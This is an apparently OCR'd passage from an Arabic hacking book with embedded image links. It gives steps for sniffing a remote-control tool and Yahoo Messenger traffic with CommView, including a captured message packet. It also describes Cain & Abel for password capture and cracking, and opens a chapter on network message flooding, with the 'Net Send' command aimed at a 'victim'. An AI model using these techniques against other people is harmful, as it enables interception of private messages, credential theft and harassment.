
- قم بفتح برنامج Comm View واستعد للتلصص على الـ CIA (طبعاً برنامج الـ CIA مش إياهم .)

طبعاً في حالة قيامنا بتشغيل برنامج Comm View ثم الضغط على زر Start سوف يتم تسجيل كل محاولة اتصال وكل الباكتات التي تمر وهذا يعني أن

كل برنامج يقوم بالاتصال بالإنترنت أو أي صفحة تقوم بفتحها أو برنامج Peer 2 Peer مشاركة ملفات وهذا في حالة أنك تريد أن تمسك كل محاولات الاتصال ، ولكن في حالتنا هذه نريد أن نتلصص على برنامج واحد ويمكننا هذا من خلال تحديد بورت معين يقوم برنامج Comm View بالتلصص عليه أو من خلال تحديد أي بي معين يقوم البرنامج بالتلصص على البيانات القادمة منه ، وفي حالتنا هذه سنقوم بتحديد البورت وهو 6222 بالنسبة لبرنامج CIA .

هناك خيار متميز جداً في برنامج Comm View وهو Rules وهذا الخيار يحدد القواعد التي سوف يضعها البرنامج أمامه عند لقط الحزم أو شمها ويحتوي هذا الخيار على عدة قواعد منها تحديد البورت وتحديد الأيبي وغيرها من القواعد التي لاتهمنا في الوقت الحالي ولكي تقوم بتنشيط هذا الخيار وتحديد متغيراته اتبع الأتي :

- اضغط على الزر Rules كما هو موضح بالصورة




بعد أن ذهبنا للسان Rules يجب علينا تحديد القاعدة التي سيقوم البرنامج بالتلصص متبعاً إياها وهي Ports .


ملحوظة :

هناك أكثر من شرط يمكن للبرنامج إتباعها عند لقط الحزم فيمكن أن يقوم بلقط الحزم من خلال نوع البروتوكول المتبع في الاتصال أو الأيبي .

الآن قم بالضغط على Ports كما هو موضح بالصورة .




قم بالضغط على صندوق الاختيار – Check Box – Enable Port Rules كما هو موضح بالصورة .



الآن سنقوم بتحديد البورت الذي سنتلصص عليه :


البورت الذي سنتلصص عليه هو 6222 وهو البورت الخاص بالـ CIA .




ملحوظة :

هناك بيانات تخرج من الجهاز وهناك أخرى تدخل إلى الجهاز ، البيانات التي تخرج من الجهاز تسمي ببيانات TO والبيانات التي تدخل إلى الجهاز تسمي From ، ولذلك في حالة إنك أردت أن تتلصص على البيانات التي تدخل من أي بورت من الجهاز الخاص بك تقوم باختيار From أما في حالة إنك أردت أن تقوم بالتلصص على البيانات التي تخرج من جهازك – من خلال سرفر موجود على جهازك أو برنامج تجسس – تقوم باختيار TO ، أما في حالة أن أردت أن تتجسس على البيانات التي تخرج وتدخل من هذا البورت تقوم بتحديد الاختيار Both .


كما شرحنا في الملحوظة السابقة سنقوم بتسجيل البيانات التي تخرج وتدخل من هذا البورت وهذا من خلال اختيار Both كما هو موضح بالصورة .




بعد كتابة البورت ونختار طريقة التلصص Both نضغط على الزر Add Port .



بعد أن تقوم بالضغط على الزر Add Port ستجده ظاهر في قائمة Port Rules كما هو واضح بالصورة .




الآن قم بتشغيل سيرفو الـــ CIA وفتح عميل الـــ CIA وقم بعمل اتصال بالسير فر على الجهاز .




ملحوظة :

يمكنك أن تقوم بتشغيل أي برنامج اتصال Local أو Remote وسيقوم البرنامج بلقط الحزمة وكل البيانات التي تحتويها .

بعد أن تقوم بعمل اتصال من خلال الـــ CIA سوف يشم برنامج COMM View الاتصال في نفس لحظة الاتصال وسيتم تسجيل البيانات التي تم إرسالها أو استقبالها .




الآن قم بالضغط على اللسان Packets – لاحظ أن اللسان هو Tag بالإنجليزية – لكي تقوم برؤية الحزم التي التقطها البرنامج Comm View لمحاولة الاتصال:




لاحظ الحزمة الثانية – رقم 2 – في الصورة التالية ستجد أن البورت الذي يستقبل البيانات على جهازك هو 6222 والبورت الذي يتم الإرسال إليه هو 1979 وهذا يعني أن سيرفو الـــ CIA يستقبل البيانات على البورت 6222 وهذا أمر معروف ، لكن الجديد هو أن العميل يستقبل البيانات على البورت 1979 وليس على نفس البورت 6222 كما يظن البعض .

قم بالضغط على الحزمة رقم 2 لكي ترى بيانات الحزمة



تجربة أخيرة :

سنقوم الآن بتطبيق كل ما تعلمناه على الياهو ماسنجر ، قم بتشغيل الياهو ماسنجر وقم بعمل محادثة مع أي شخص على الشبكة ثم قم بتطبيق كل الخطوات السابقة وحدد البورت 5050 وهو بورت الرسائل ثم قم بتسجيل الحزم المارة منه وإليه .



ستجد في الاسطوانة الملحقة بالكتاب ملف يحتوي على الحزمة الخاصة بالياهو وذلك لأن الشرح التالي سوف نطبقه عليها .

تحليل بيانات الحزم

لن نقوم بالتعمق في تحليل البيانات في هذا الكتاب لأنه لن يفيدنا لكن لو كنت مهتم بالأمر فأنصحك باقتناء كتاب أقوم بكتابته في الوقت الحالي عن تصميم برامج البووت وبرامج سرقة الإيميلات وبرامج الدونلودر وستجد فيه كل ما تريد معرفته عن كيفية استغلال الحزم المسجلة برمجياً لعمل برنامج كراش للبرامج الأخرى ، سأقوم هنا بشرح الشكل العام للحزمة فقط كما قلنا من قبل حتى تشعر بالفرق بينك وبين من يقوم بتنفيذ خطوات متتابعة لا يفقه أي شيء ، وذلك من خلال فهم لما سبق شرحه من كيفيه التلصص على البرامج ولقط الحزم والمفهوم العام للحزمة وهذا ما سأشرحه حالاً .

حزمة بيانات رسالة ياهو ماسنجر :

```
0x0000  00 05 00 E4 0D 7E 00 04-5A 6C 41 A9 08 00 45 00   ...ä.~..ZlA©..E.
0x0010  00 8E 59 8C 40 00 40 06-B3 F0 42 A8 50 24 D8 9B   .ŽYŒ@.@.³ðB¨P$Ø›
0x0020  C1 85 09 9C 13 BA 5A F2-5C 6D FC DF 38 34 50 18   Á....œ.ºZò\mü߀84P.
0x0030  FF 60 E9 4A 00 00 59 4D-53 47 00 0B 00 00 00 52   ÿ`éJ..YMSG.....R
0x0040  00 06 5A 55 AA 55 74 77-F1 BA 31 C0 80 5F 6D 61   ..ZUªUtwñº1À€_ma
0x0050  63 68 69 6E 65 5F C0 80-35 C0 80 5F 6D 61 63 68   chine_À€5À€_mach
0x0060  69 6E 65 5F C0 80 31 34-C0 80 54 68 69 73 20 69   ine_À€14À€This i
0x0070  73 20 61 20 6D 65 73 73-61 67 65 20 74 6F 20 6D   s a message to m
0x0080  79 20 73 65 6C 66 C0 80-39 37 C0 80 31 C0 80 36   y selfÀ€97À€1À€6
0x0090  33 C0 80 C0 80 36 34 C0-80 32 C0 80               3À€À€64À€2À€
```

كما ترى هذه هي بيانات الحزمة – طبعاً طلاسم – لكن سنشرحه الآن – سأقوم بشرح المفيد لنا في هذا القسم ولن أقوم بشرح الباكت كلها برمجياً لأن هذا لا يفيدنا في عملنا – كما ترى تنقسم الباكت أو الحزمة إلى ثلاثة أقسام القسم الأول غير مهم وما هو إلا ترتيب للأسطر أي ترتيب لبيانات الباكت كما ترى 00 009 008 007 006 005 004 003 002 001 000

أي أن الباكت عشرة أسطر .

الجزء الثاني وهو مجموعة من الأرقام الهكس Hex Numbers و لاحظ أننا سنهتم بسطر بداية الباكت وهو :

0x0030 FF 60 E9 4A 00 00 59 4D-53 47 00 0B 00 00 00 52

حيث أن بداية الباكت هي :

ÿ`éJ..YMSG.....R

الباكت كلها :

```
YMSG.....R..ZU*Utwñ°1À€_machine_À€5À€_machine_À€14À
€This is a message to my selfÀ€97À€1À€63À€À€64À€2À€
```

الجزء التالي هو الهيدر Header ويمكنك حذفه لأنه لا يؤثر على الباكت:

```
YMSG.....R..ZU*Utwñ°
```

فتصبح الباكت بالشكل التالي :-

```
1À€_machine_À€5À€_machine_À€14À€This is a message
to my selfÀ€97À€1À€63À€À€64À€2À€
```

وهذا الكود النهائي هو ما نسميه الحزمة أو باكت Packet

قابيل وهابيل CAIN & ABEL



لا لم تخطيء في قراءة عنوان هذا الجزء من فصل السنيفينج – التجسس – ولم نخطأ في الطباعة أثناء طباعتنا للكتاب .. بل هو اسم البرنامج الذي قامت شركة OXID بإنتاجه .. وكما نري هم متأثرين دينياً أثناء عملهم ..

Cain & Abel أو قابيل وهابيل هي أداة تقوم بالحصول – أو استرجاع – الباسوورد مصممة لأنظمة التشغيل الخاصة بميكروسوفت – نظام النوافذ Windows – تسمح لك هذه الأداة بالحصول على أنواع عديدة من كلمات المرور من خلال التجسس على الشبكة .. كما يقوم البرنامج بفك تشفير كلمات المرور المشفرة من خلال قائمة كلمات مدموجة معه .. كما يقوم بفكها أيضاً من خلال طريقة الـ Brute Force .. ومميزات أخرى نتحدث عنها لاحقاً ..

Cain & Abel :




مميزات البرنامج :

كما قلنا سابقاً هي أداة تقوم بالحصول – أو استرجاع – الباسوورد مصممة لأنظمة التشغيل الخاصة بميكروسوفت – نظام النوافذ Windows – تسمح لك الأداة بالحصول على أنواع عديدة من كلمات المرور من خلال التجسس على الشبكة .. كما يقوم البرنامج بفك تشفير كلمات المرور المشفرة من خلال قائمة كلمات مدموجة معه .. كما يقوم بفكها أيضاً من خلال طريقة الـ Brute Force ..

كما يقوم بتسجيل المحادثات التي تجري VoIP conversations ..

أيضا يقوم باسترجاع كلمات المرور المخزنة على الجهاز .. ويقوم بفك تشفيرها ..

ستجد البرنامج مع الاسطوانة الملحقة بالكتاب مع مجموعة كبيرة من برامج اختراق الشبكات.



الفصل الثاني

Net Work Tricks

في هذا الفصل سنتعرض لبرامج الفلود الخاصة بالشبكات (Net Works) التي يستخدمها الهاكر لكي يقوم بعمل فلوود أو ما يسمى بفيضان داخل الشبكة مما يسبب إزعاج تام للضحية .

ماهوالـ FLOOD :

الفلوود يعني الفيضان أي فيض من البيانات المتلاحقة على المكنة أو البرنامج مما يسبب تحطيم أو انهيار النظام أو البرنامج ، وعلى الأقل سيسبب إزعاج تام للضحية يمنعه من تنفيذ أي عمل على النظام .

Network Messaging Flood :

هذا الفلود يستخدم خاصية إرسال الرسائل بين أجهزة الشبكة Messaging ، ويقوم باستغلال الخاصية بإرسال عدد معين من الرسائل تحدده أنت فتصل متلاحقة للضحية .

البرامج المستخدمة لفلود الشبكة :

يوجد العديد من البرامج المستخدمة لفلود الشبكة ، كما يمكنك أن تقوم بهذه العملية Manuel أي يدوياً من على الدوس Dos لكن لن تستطيع تحديد عدد الرسائل التي تصل للضحية مما يجعلك تكرر عدد الرسائل التي تصل إليه.

عموماً يمكنك تنفيذ هذا من خلال الأمر التالي من على الدوس :

Net Send + Ip + Message

أي تقوم بكتابه Net Send ثم تقوم بكتابة الأيبي ثم تقوم بكتابة محتوى الرسالة ثم تضغط Enter وتم تنفيذ الأمر .

ملحوظة :


الخاصية تعمل تلقائياً في جميع إصدارات ويندوز ماعدا إصدارة windows XP Service Pack 2 فالخاصية في ال SP2 مغلقة Disabled كما إنها مغلقة في ويندوز Vista وفي Windows Server 2003 Sp 1 ولكنها في كل الإصدارات السابقة من ويندوز تعمل وكما تلاحظ أن الإصدارات التي أبطلت فيها الخاصية غير منتشرة ولا يعمل عليها الكثيرون ، فالأنظمة المنتشرة هي Windows 98 , Windows me , windows Nt , Windows 2000 , Windows Xp 5.1 build وهي الأنظمة التي يستعملها أغلب المستخدمين .

ملحوظة ثانية :


لا يحتاج الفلود وجود ملفات معينة أو يحتاج إعدادات خاصة ، فقط يجب أن تكون موجود في شبكة وأن كارت الشبكة معرف أي الإعدادات الأولية والتي هي موجودة تلقائياً بعد تثبيت الويندوز وتعريفك للكروت و الشبكة .

برنامج THE MESSAGE FLOOD

برنامج The Message Flood هو أحد برامج فلود الشبكة وهو سهل الاستخدام ويعمل على جميع أنظمة الشبكة ولا يحتاج لأي ملفات دعم على نظام تشغيل أكس بي ، ستجد البرنامج موجود في الاسطوانة .



هذه هي واجهة البرنامج



تعريفات مهمة :

: Ip


هو اختصار internet protocol وهو عبارة عن رقم متسلسل أعداده تبدأ من 0 إلى 9 ويتكون من أربع خانات وهو لا يتعدى 255.

112.0.1.255

255.45.7.1
12.245.54.1
1.24.57.13

: My Network Places

